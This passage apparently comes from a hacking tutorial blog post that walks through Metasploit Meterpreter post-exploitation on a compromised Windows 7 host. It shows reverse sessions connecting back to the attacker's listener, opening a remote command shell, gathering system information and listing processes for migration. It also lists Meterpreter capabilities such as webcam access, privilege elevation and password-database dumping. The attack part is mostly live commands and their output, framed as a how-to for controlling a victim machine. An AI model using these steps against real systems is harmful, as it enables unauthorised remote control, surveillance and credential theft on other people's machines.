[*] Sending stage (752128 bytes) to 192.168.2.4
[*] Meterpreter session 4 opened (192.168.2.2:443 -> 192.168.2.4:52995) at 2012-08-04 13:27:21 -0
400
```

So till now we had successfully compromised a system. As we can see that sessions have been opened. Now, let's go ahead and interact with any one of the session by giving the command **sessions –i -3** (In my case, it's 3, it can be different in your case). Now, you can see that Meterpreter Session has opened.



```
msf  exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information
              Connection
  --  ----                   -----------
              ----------
  1   shell linux            GET / HTTP/1.1 Host: 192.168.2.2:8081 User-Age
ws NT 6.1...  192.168.2.2:8081 -> 192.168.2.4:52802 (192.168.2.4)
  2   shell linux            GET /favicon.ico HTTP/1.1 Host: 192.168.2.2:80
/5.0 (Win...  192.168.2.2:8081 -> 192.168.2.4:52895 (192.168.2.4)
  3   meterpreter x86/win32  Hacker-PC\Hacker @ HACKER-PC
              192.168.2.2:443 -> 192.168.2.4:52981 (192.168.2.4)
  4   meterpreter x86/win32  Hacker-PC\Hacker @ HACKER-PC
              192.168.2.2:443 -> 192.168.2.4:52995 (192.168.2.4)

msf  exploit(handler) > session -i 3
[-] Unknown command: session.
msf  exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter >
```


Meterpreter consists of a large number of commands which are categorized in their respective categories, namely :

1. **Core Commands**
2. STDapi : File Commands
3. STDapi : Networking Commands
4. STDapi : File- System Commands
5. STDapi : User Interface Commands

6. STDapi : Web Cam Commands
7. Priv : Elevate Commands
8. Priv : Password database Commands
9. Priv : Time Stomp commands

## Getting a Shell


Meterpreter’s shell command would pop up a command prompt or a linux shell onto your screen depending upon the remote operating system. In this case, we are having Windows 7 machine and hence we got a command prompt on our screen through which we can give any command to remote system.



```
meterpreter > shell
Process 1824 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\Mozilla Firefox>
```

## Sysinfo


This command will give you the information of the victim’s machine.



```
meterpreter > sysinfo
Computer        : HACKER-PC
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

## PS

After getting the list of all the process going on we can migrate ourselves to some reliable process.



```
meterpreter > ps
\
Process List
============

 PID   PPID  Name                       Arch  Session     User                          Path
 ---   ----  ----                       ----  -------     ----                          ----
 0     0     [System Process]                 4294967295
 4     0     System                     x86   0
 148   3212  chrome.exe                 x86   1           Hacker-PC\Hacker              C:\Users\
Hacker\AppData\Local\Google\Chrome\Application\chrome.exe
 260   4     smss.exe                   x86   0           NT AUTHORITY\SYSTEM           \SystemRo
ot\System32\smss.exe
 284   492   OPSSVC.EXE                 x86   0           NT AUTHORITY\SYSTEM           C:\Progra
m Files\Quick Heal\Quick Heal Total Security\opssvc.exe
 364   344   csrss.exe                  x86   0           NT AUTHORITY\SYSTEM           C:\Window
s\system32\csrss.exe
 376   492   QUHLPSVC.EXE               x86   0           NT AUTHORITY\SYSTEM           C:\Progra
m Files\Quick Heal\Quick Heal Total Security\quhlpsvc.exe
 416   344   wininit.exe                x86   0           NT AUTHORITY\SYSTEM           C:\Window
s\system32\wininit.exe
 428   408   csrss.exe                  x86   1           NT AUTHORITY\SYSTEM           C:\Window
s\system32\csrss.exe
 492   416   services.exe               x86   0           NT AUTHORITY\SYSTEM           C:\Window
```

As you can see that we have successfully exploited the target host, we can do n no. of things. Some of have been demonstrated above.

Hope you Liked it ..! ☺